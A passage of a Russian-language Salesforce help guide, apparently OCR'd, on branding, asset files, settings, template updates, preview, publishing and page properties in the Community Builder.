Оформление сообщества в фирменном стиле посредством конструктора сообщества

Рекомендуем использовать панель фирменного стиля конструктора сообщества для эффективного применения цвета и стиля к сообществу. Чтобы выбрать цветовую схему, воспользуйтесь палитрой, поддерживающей широкий выбор цветных текстовых элементов для индивидуализации сообщества. Система позволяет идеально точно подбирать цвета путем загрузки собственного логотипа для автоматического создания настраиваемой палитры.

Каждый шаблон содержит предопределенные стили для управления внешним видом страниц. Данные стили позволяют быстро настраивать сообщество; при необходимости выполните дополнительную настройку стилей в соответствии с текущими требованиями. Чтобы оформить страницы созданного сообщества, воспользуйтесь панелью фирменного стиля конструктора сообществ.

Ниже перечислены действия, поддерживаемые конструктором сообществ (в зависимости от выбранного шаблона).

- Примените цветовую схему посредством палитры.
- Выберите цвета текста, действий, ссылок и границ.
- Загрузите собственный логотип компании для создания настраиваемой палитры на основе его основных цветов.
- Выберите семейство шрифтов, стиль, вес и начертание.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- Создание и настройка сообществ

- Измените фоновый цвет верхнего колонтитула и страницы.
- Используйте настраиваемые CSS для применения собственных стилей.

При загрузке собственного логотипа на панель фирменного стиля конструктор сообщества извлекает его цвета в фоновом режиме и создает собственную палитру на их основе. Чтобы изменить предложенный цвет, щелкните палитру и выберите нужный цвет путем смещения ползунка или ввода шестнадцатеричного значения.



Чтобы оформить сообщество в фирменном стиле, выполните указанные ниже действия.

1. Выберите страницу, нужную для фирменного стиля, в меню страниц на панели инструментов.
2. Определите фирменный стиль.
   Внесенные изменения сохраняются автоматически и мгновенно отображаются на холсте страницы.

В качестве варианта нажмите </> на панели инструментов редактора фирменного стиля для использования собственных стилей CSS. Рекомендуется использовать CSS обоснованно и только при необходимости, поскольку будущие выпуски компонентов шаблона могут не поддерживать все настройки CSS.

При добавлении изображения для сообщества в первый раз файл актива создается и сохраняется в библиотеке активов организации автоматически.

Прим.: Если общий доступ активирован в конструкторе сообщества на уровне страницы или сообщества, параметр **«Позволить пользователям-гостям просматривать файлы активов на общедоступных страницах и страницах входа в систему»** активируется посредством пунктов **«Администрирование»** > **«Свойства»**. Это свойство остается включенным, пока на странице включен общий доступ. При загрузке изображений для использования на страницах входа в сообщество не забудьте проверить, что это свойство включено.

СМ. ТАКЖЕ:

Общие сведения о конструкторе сообществ

Предварительный просмотр сообщества посредством конструктора сообщества

Поиск и создание файлов активов в конструкторе сообщества

Поиск и создание файлов активов в конструкторе сообщества

Поиск и создание файлов активов в конструкторе сообщества

С помощью панели выбора файлов в конструкторе сообщества загрузите и выберите изображения для заголовка, логотипа, редактора обогащенного содержимого и настраиваемых компонентов. После загрузки файлы преобразуются в пакетные файлы активов и хранятся в библиотеке активов организации, откуда их можно легко извлечь и посмотреть.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:


- Создание и настройка сообществ

1. В конструкторе сообщества, на панели фирменного стиля нажмите значок изображения, чтобы открыть универсальную панель выбора файлов.



На панели выбора файлов отображаются только файлы изображений, поэтому нет необходимости просматривать все эти файлы в поиске нужного изображения логотипа или заголовка. Если нужный файл изображения уже является файлом актива, он находится в библиотеке активов и отмечен значком библиотеки активов организации. Файлы активов для организации Salesforce и всех сообществ хранятся в библиотеке активов организации, поэтому сохранять копии в других местах не нужно.

2. Выберите существующий файл или нажмите «Загрузить изображение», чтобы добавить новый.



При добавлении изображения для сообщества в первый раз файл актива создается и сохраняется в библиотеке активов организации автоматически. Администраторы обладают полным правом доступа в библиотеку активов организации и могут искать файлы активов, помечать их и подписываться на них.

Для предоставления доступа к библиотеке пользователям добавьте их как участников библиотеки с соответствующими полномочиями. Пользователи без этих полномочий не видят библиотеку активов организации. Библиотека активов организации доступна во всех новых организациях и автоматически активируется в уже существующих.

Прим.: Если общий доступ активирован в конструкторе сообщества на уровне страницы или сообщества, параметр **«Позволить пользователям-гостям просматривать файлы активов на общедоступных страницах и страницах входа в систему»** активируется посредством пунктов **«Администрирование»** > **«Свойства»**. Это свойство остается включенным, пока на странице включен общий доступ. При загрузке изображений для использования на страницах входа в сообщество не забудьте проверить, что это свойство включено.

СМ. ТАКЖЕ:

Создание библиотек

Управление полномочиями библиотеки

Параметры конструктора сообщества


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Используйте раздел «Параметры» для отслеживания используемого шаблона, просмотра статуса сообщества и настройки шаблона. При использовании шаблона «Служба работы с клиентами» (Napili) данная страница предоставляет удобный доступ к параметрам навигационных и специальных тем.

Чтобы открыть раздел параметров в конструкторе сообществ, щелкните  в левой боковой панели.



Общее

Ниже приведены параметры, которые содержит раздел «Общее».

Шаблон сообщества

Отображение имени и версии шаблона, используемого сообществом.

Доступ к странице

Определяет уровень доступа к странице. При включении общего доступа пользователи-гости могут просматривать файлы активов на общедоступных страницах по умолчанию. Пользователи, параметры профиля которых имеют больше ограничений, вероятно, не смогут просмотреть эту страницу, даже если будет выбран параметр «Общий».

При включении общего доступа автоматически включается свойство **«Разрешить пользователям-гостям просматривать файлы активов на общедоступных страницах»** в меню **«Свойства** > **администрирования»**.

Заголовок сообщества

Позволяет установить заголовок для сообщества. Заголовок кратко отображается в строке заголовка обозревателя перед загрузкой начальной страницы сообщества.

Опубликованный статус

Определение статуса публикации сообщества. Чтобы открыть опубликованное сообщество на отдельной вкладке обозревателя, щелкните соответствующую ссылку.

Профиль пользователя-гостя

Отображает соответствующий профиль пользователя-гостя. Выбор соответствующей ссылки инициирует открытие страницы «Профиль» меню «Настройка Salesforce», позволяющей изменять параметры для данного профиля (например, полномочия пользователя-гостя). Дополнительную информацию о настройке профиля пользователя-гостя см. в разделе «Настройка профиля пользователя-гостя для непроверенных пользователей» *Руководства по использованию шаблонов для построения сообществ*.

Настройка специальных и навигационных тем (*только шаблон «Служба работы с клиентами»* *(Napili)*)

Определение специальных тем и темы, используемые для навигации в рабочих пространствах сообщества или управлении сообществом.

Тема

В области темы можно настраивать макет и внешний вид каждой страницы в сообществе.

Языки

Из раздела «Языки» можно перейти на Site.com и задать свойства мультиязычности для вашего сообщества. Эти заданные параметры используются в компоненте выбора языка, с его помощью пользователи-гости могут выбрать предпочитаемый язык для страницы сообщества.

Расширенный поиск

В области «Дополнительно» можно отслеживать просмотры страниц, добавлять разметку в верхний колонтитул страницы и отображать все компоненты на панели компонентов.

По умолчанию компоненты, доступные на панели компонентов, отфильтрованы в соответствии с назначением каждой страницы. Например, средство публикации комментариев к обращениям доступно только для страницы сведений об обращении. Если эта функция включена, при открытии панели компонентов для каждой страницы (кроме страницы входа в систему) отображается полный список компонентов. Даже после включения параметра **«Показать все компоненты»** можно будет добавить только:

- компонент связанного списка вопросов на страницу сведений о вопросах;
- компонент связанного списка статей на страницу сведений о статьях.

Важное замечание: Для отдельных компонентов требуется, чтобы страница обрабатывала определенные параметры. При удалении фильтрации компонентов можно добавить компонент, зависящий от переданного параметра, на страницу, которая не передает никаких значений. Чтобы компонент работал корректно, его параметры необходимо настроить вручную.

Например, отдельные компоненты, воспринимающие в качестве параметра `{!recordId}`, требуют, чтобы это значение было получено с URL-адреса этой страницы. Если компонент добавляется на страницу, не передающую это значение через URL-адрес, необходимо указать его вручную.

Аналогичным образом допустим, вы добавляете компонент «Сведения о группе», требующий значение `{!recordId}`, на страницу сведений об обращении вместо страницы сведений о группе. Хотя обе страницы передали значение `{!recordId}`, идентификатор, который передала страница сведений об обращении, некорректный.

Обновления

В разделе «Обновления» можно обновить шаблон сообщества до последней версии.

Developer Edition

В области разработки можно экспортировать настраиваемые страницы и решения Bolt.

Обновление шаблона сообщества

Мы вводим потрясающие функции и улучшения с каждым выпуском, так что не отставайте! Воспользуйтесь преимуществами новейшего Конструктора сообществ и функций для работы с шаблонами.

Как правило, мы автоматически обновляем версию шаблона, и вы сможете сразу же добавлять новейшие функции в свое сообщество. Однако иногда, когда изменения существенные, требуется обновление шаблона в ручном режиме.

При наличии доступного обновления шаблона пользователям отображается красный значок уведомления поверх значка «Параметры» в конструкторе сообществ. 

Эффект от обновления шаблона зависит от используемой сообществом версии.

Тип шаблона и версия	Что ожидать при обновлении до версии Spring'17
Служба работы с клиентами» (Napili) версии Spring'17, Partner Central, решения Lightning Bolt	Объединение свойств фирменного стиля страницы входа с остальными станицами сообщества. Страницы входа теряют некоторые свойства фирменного стиля, но все остальные возможности настройки сохраняются.
Winter '16 Koa, Kokua или «Служба работы с клиентами» (Napili)	Обновление станиц входа для использования платформы и компонентов Lightning, а также объединение свойств фирменного стиля с остальными страницам сообщества. Страницы входа теряют настраиваемый код или компонент индивидуальной настройки вместе с некоторыми свойствами фирменного стиля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для обновления шаблона:

- «Создание сообществ и управление ими»

Обновление шаблона:

1. В конструкторе сообществ щелкните  > **«Обновления»**.
2. Нажмите **Обновить** и подтвердите обновление при получении запроса.
3. Проверьте свои страницы входа, чтобы убедиться в правильности отображения, и исправьте отсутствующие свойства фирменного стиля, настраиваемый код и компонент индивидуальной настройки.
4. Чтобы применить обновления шаблона, опубликуйте сообщество.

После обновления шаблона одни устаревшие свойства фирменного стиля будут исключены из обновленной панели фирменного стиля, а другие — сопоставлены с новыми свойствами. Рассмотрим это подробнее.



Эти старые свойства фирменного стиля входа...	...будут сопоставлены с этими новыми свойствами фирменного стиля...
Цвет фона (1)	Цвет фона (1)
Цвет кнопок (2)	Цвет действий (2)
Цвет границы кнопки	—
Цвет кнопки при наведении мыши	—
Цвет границы кнопки при наведении мыши	—
Цвет шрифта (3)	Цвет текста (3)
Цвет шрифта сообщения об ошибке (4)	Цвет шрифта сообщения об ошибке (4)
Фоновое изображение (5)	Фоновое изображение (5)

Эти старые свойства фирменного стиля входа...	...будут сопоставлены с этими новыми свойствами фирменного стиля...
Цвет фона карточки (6)	Цвет фона карточки (6) *Также управляет прозрачностью карточки*
Цвет границы карточки	—
Прозрачность карточки	—
Семейство шрифтов (7)	Основной шрифт (7)

СМ. ТАКЖЕ:

Параметры конструктора сообщества

Общие сведения о конструкторе сообществ

Рекомендации по изменению шаблона сообщества

Изменение шаблона сообщества влияет на навигацию по сообществу, фирменный стиль и настройки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Начиная с выпуска Winter '17 нельзя будет изменять шаблоны для сообществ на основе Koa, Kokua и шаблон службы поддержки клиентов (Napili). Функции этих шаблонов сохранятся, но мы рекомендуем создать для работы новое сообщество. При изменении шаблона Koa, Kokua или шаблона службы поддержки клиентов (Napili) на другой тип шаблона служба поддержки клиентов Salesforce не сможет вам помочь в случае возникновения проблем.

- При изменении шаблона данные объекта Salesforce переносятся, однако фирменный стиль и настройки компонентов пропадают. Рекомендуем при необходимости в дальнейшем выполнить настройку заново.
- Смена шаблона сообщества инициирует обновление навигации на страницах «Управление сообществом» или «Рабочие пространства сообщества». Чтобы просмотреть все доступные параметры навигации, независимо от выбранного шаблона, последовательно выберите пункты **«Администрирование» «Настройки»** > **«Показать все параметры на странице рабочих пространств сообщества или управления сообществом»**.
- Переключение шаблона «Вкладки Salesforce + Visualforce» на шаблон любого другого типа инициирует изменение URL-адреса сообщества. А именно, к URL-адресу сообщества добавляется `/s`. Рекомендуем обновить все ссылки на сообщество посредством обновленного URL-адреса.
- Активные сообщества
  - При переключении на Koa, Kokua или шаблон службы поддержки клиентов (Napili) смена шаблона сохраняется в черновой версии. С помощью этой черновой версии можно продолжить настройку сообщества в конструкторе сообществ. Сообщество будет обновлено только после публикации внесенных изменений.
  - При переключении на шаблон «Вкладки Salesforce + Visualforce» с любого другого шаблона сделанные изменения моментально отразятся в активном сообществе. В таком случае рекомендуется деактивировать сообщество перед сменой шаблона. По завершении настройки заново активируйте сообщество.
  - Если для шаблона задано значение «Нет», то предопределенный шаблон не используется, либо вы работаете с модифицированной версией одного из наших шаблонов.

Дополнительную информацию об использовании шаблонов Kokua, Koa и шаблона службы поддержки клиентов (Napili) см. в разделе *«Использование шаблонов для создания сообществ»*.

Подробные сведения о шаблоне Aloha см. в разделе *Начало работы с шаблоном сообщества Aloha для удостоверения Salesforce*.

Предварительный просмотр сообщества посредством конструктора сообщества

Пользователи могут выполнять предварительный просмотр внешнего вида сообщества в окне настольного обозревателя и на мобильных устройствах.

Функция предварительного просмотра, поддерживаемая конструктором сообщества, позволяет заранее просматривать внешний вид активного сообщества.

- Для предварительного просмотра сообщества в окне обозревателя нажмите кнопку **«Предварительный просмотр»** на панели инструментов.



- Чтобы просмотреть сообщество на собственной вкладке обозревателя, щелкните значок разворачивания в режиме предварительного просмотра.



- Для предварительного просмотра сообщества на разных устройствах воспользуйтесь параметрами в  меню:
  - На телефоне щелкните значок **«Мобильный»**.
  - На планшете щелкните значок **«Планшетный компьютер»**.
  - На мониторе настольного компьютера щелкните **«Настольный ПК»**.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- Создание и настройка сообществ

СМ. ТАКЖЕ:

Общие сведения о конструкторе сообществ

Публикация настроек посредством конструктора сообществ

Публикация настроек посредством конструктора сообществ

Публикация сообщества в конструкторе сообщества позволяет открывать доступ к оформлению и обновлениям настроек компонентов для всех участников сообщества.

Важное замечание: Первая публикация сообщества Lightning активирует URL-адрес сообщества и обеспечивает доступ для участников сообщества. Активность сообщества не обязательна.

1. Чтобы проверить правильность отображения внесенных изменений, в конструкторе сообщества воспользуйтесь предварительным просмотром сообщества.
2. Чтобы опубликовать внесенные изменения, нажмите кнопку **«Опубликовать»** на панели инструментов.

Пользователю поступает эл. уведомление о публикации изменений.

СМ. ТАКЖЕ:

Общие сведения о конструкторе сообществ

Предварительный просмотр сообщества посредством конструктора сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- Создание и настройка сообществ

Управление страницами сообщества и их свойствами в конструкторе сообществ

Меню страниц и свойства страниц сосредотачивают в себе все возможности по работе со страницами, включая создание, ограничение доступности на основе аудитории, а также все промежуточные операции.

Ниже перечислены действия, доступные в меню «Страницы» (1).

- Найдите страницу и щелкните ••• (2), чтобы редактировать ее свойства (3).
- Создайте альтернативные варианты выбранной страницы (в шаблоне «Служба работы с клиентами» (Napili) и определите доступность страницы на основе аудитории (4).
- Создание настраиваемых страниц (5).
- Удаление выбранной страницы и ее вариантов (6).

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ



Свойства и типы страниц в конструкторе сообщества

Используйте меню «Страницы» и «Свойства страницы» для просмотра и редактирования различных страниц сообщества.

Редактирование страниц и компонентов сообщества в конструкторе сообществ

Можно добавлять новые компоненты на страницы сообщества или редактировать свойства существующих компонентов для настройки каждой страниц в соответствии с требованиями.

Создание настраиваемых страниц посредством конструктора сообществ

Чтобы более эффективно использовать данные Salesforce, расширьте шаблон сообщества, создайте настраиваемые страницы, добавьте страницы сведений о настраиваемой записи, страницы списков и связанных списков.

Управление общим доступом для каждой страницы сообщества

Установите специальные параметры доступа к страницам сообщества, чтобы по собственному усмотрению ограничивать или открывать доступ.

Добавление разметки в <верхний колонтитул> страницы для настройки сообщества

Добавляйте настраиваемую аналитику, улучшайте результаты оптимизации поисковых систем и многое другое путем добавления разметки на страницу `<head>` в конструкторе сообщества. Например, можно включить метатеги оптимизации поисковых систем, которые видимы только поисковым системам, или добавить *значок сайта* или значок веб-страницы.

Варианты страницы и целевая аудитория для страниц и групп

Доступность страницы на основе критериев обеспечивает создание разных версий страницы и делает эти варианты доступными для специфической аудитории и групп.

Настраиваемые макеты тем и типы макетов тем

Чтобы сделать внешний вид страниц сообщества более привлекательным, а сами страницы более структурированными, макеты тем и типы макетов тем можно сочетать. Настройте верхний и нижний колонтитулы макета в соответствии со стилем компании, настройте свойства темы или используйте настраиваемое поле поиска и меню пользовательского профиля. Затем воспользуйтесь типами макета тем, чтобы применять макет темы к отдельным страницам и быстро изменять макеты из одного центрального местоположения. Настраиваемые макеты тем позволяют с легкостью изменить оформление сообщества как партнеру-консультанту или ISV, так и пользователю, желающему модернизировать свое сообщество.

Изменение макета содержимого в Конструкторе сообщества

Быстро меняйте вид страниц вашего сообщества путем переключения между различными макетами. На консоли разработчика можно даже создавать собственные настраиваемые макеты и импортировать их для использования в сообществе.

Обновление редактора

С целью совершенствования возможностей редактирования содержимого страниц функция HTML-редактирования была перемещена в специальный компонент HTML-редактора.

Использование Visualforce в сообществах «Служба работы с клиентами» (Napili)

Если для сообществ на основе шаблонов Salesforce Tabs + Visualforce были созданы страницы, действия, кнопки, ссылки и приложения холста Visualforce, эти элементы можно использовать повторно в сообществах «Служба работы с клиентами» (Napili).


Свойства и типы страниц в конструкторе сообщества

Используйте меню «Страницы» и «Свойства страницы» для просмотра и редактирования различных страниц сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Типы страниц (1)

Страницы сообщества были сгруппированы по типу в меню страниц.

Мои страницы
Создаваемые вами стандартные страницы. (Создаваемые вами страницы объекта появляются в меню «Объекты».)

Страницы шаблона
Страницы по умолчанию на основе шаблона сообщества.

Объекты
Страницы объектов в сообществе, которые содержат страницы сведений о записях объекта, списков и связанных списков.

Общие страницы записей
Стандартные страницы сведений о записях объекта, списков и связанных списков, которые появляются только на основе шаблона «Служба работы с клиентами» (Napili). Эти общие страницы используются для отображения сведений о записи объекта Salesforce при отсутствии настраиваемых страниц объектов.

Страницы входа
Страницы входа по умолчанию на основе шаблона сообщества.

Свойства страниц (2)

Свойства, доступные для каждой страницы, зависят от выбранного типа страницы.

Имя

Имя страницы, отображаемое в конструкторе сообщества. Редактирование только на создаваемых стандартных страницах.

Должность

Заголовок страницы, отображаемый на вкладке или в заголовке окна обозревателя. Используется для закладок на странице и отображается в результатах поисковой подсистемы.

Недоступно для страниц в разделе «Страницы шаблона», заголовок которых задается динамически, таких как «Сведения о статье» и «Сведения о теме».

По умолчанию заголовок страниц со сведениями и списками в разделе «Объекты» задается динамически, поэтому, хотя поле «Заголовок» доступно, его значение переопределяется. Однако если вы замените компонент страницы по умолчанию настраиваемым компонентом Lightning, заголовок которого задается динамически, будет использоваться заданный заголовок.

URL-адрес

URL-адрес страницы. Редактируется только на стандартных настраиваемых страницах.

Базовый URL-адрес

Позволяет изменять URL-адреса одновременно для всех страниц (сведения о записи, список и связанный список), связанных с объектом. Повышает согласованность, обеспечивая общий префикс URL-адреса все страницам объектов. Редактируется только на настраиваемых страницах объектов.

Доступ к странице

Определяет уровень доступа к странице. При включении общего доступа пользователи-гости могут просматривать файлы активов на общедоступных страницах по умолчанию. Пользователи, параметры профиля которых имеют больше ограничений, вероятно не смогут просмотреть эту страницу, даже если будет выбран параметр «Общий».

При включении общего доступа автоматически включается свойство **«Разрешить пользователям-гостям просматривать файлы активов на общедоступных страницах»** в меню **«Свойства** > **администрирования»**.

Описание

Используется в целях оптимизации поисковых систем и появляется в результатах поисковых систем. Доступно для страниц-шаблонов «Служба поддержки», «Ошибка», «Начальная» и «Каталог разделов», а также всех страниц, перечисленных в разделах «Мои страницы» и «Страницы входа».

Макет содержимого

Определяет области содержимого страницы, такие как двухстолбцовый макет.

Тип макета темы

Применяет тип макета темы и связанный с ним макет темы к странице.

СМ. ТАКЖЕ:

Изменение макета темы страниц сообщества

Изменение макета содержимого в Конструкторе сообщества

Настройка оптимизации поисковых систем для сообщества

Руководство разработчика компонентов Lightning: Создание компонентов произвольной схемы контента для сообществ

Редактирование страниц и компонентов сообщества в конструкторе сообществ

Можно добавлять новые компоненты на страницы сообщества или редактировать свойства существующих компонентов для настройки каждой страниц в соответствии с требованиями.

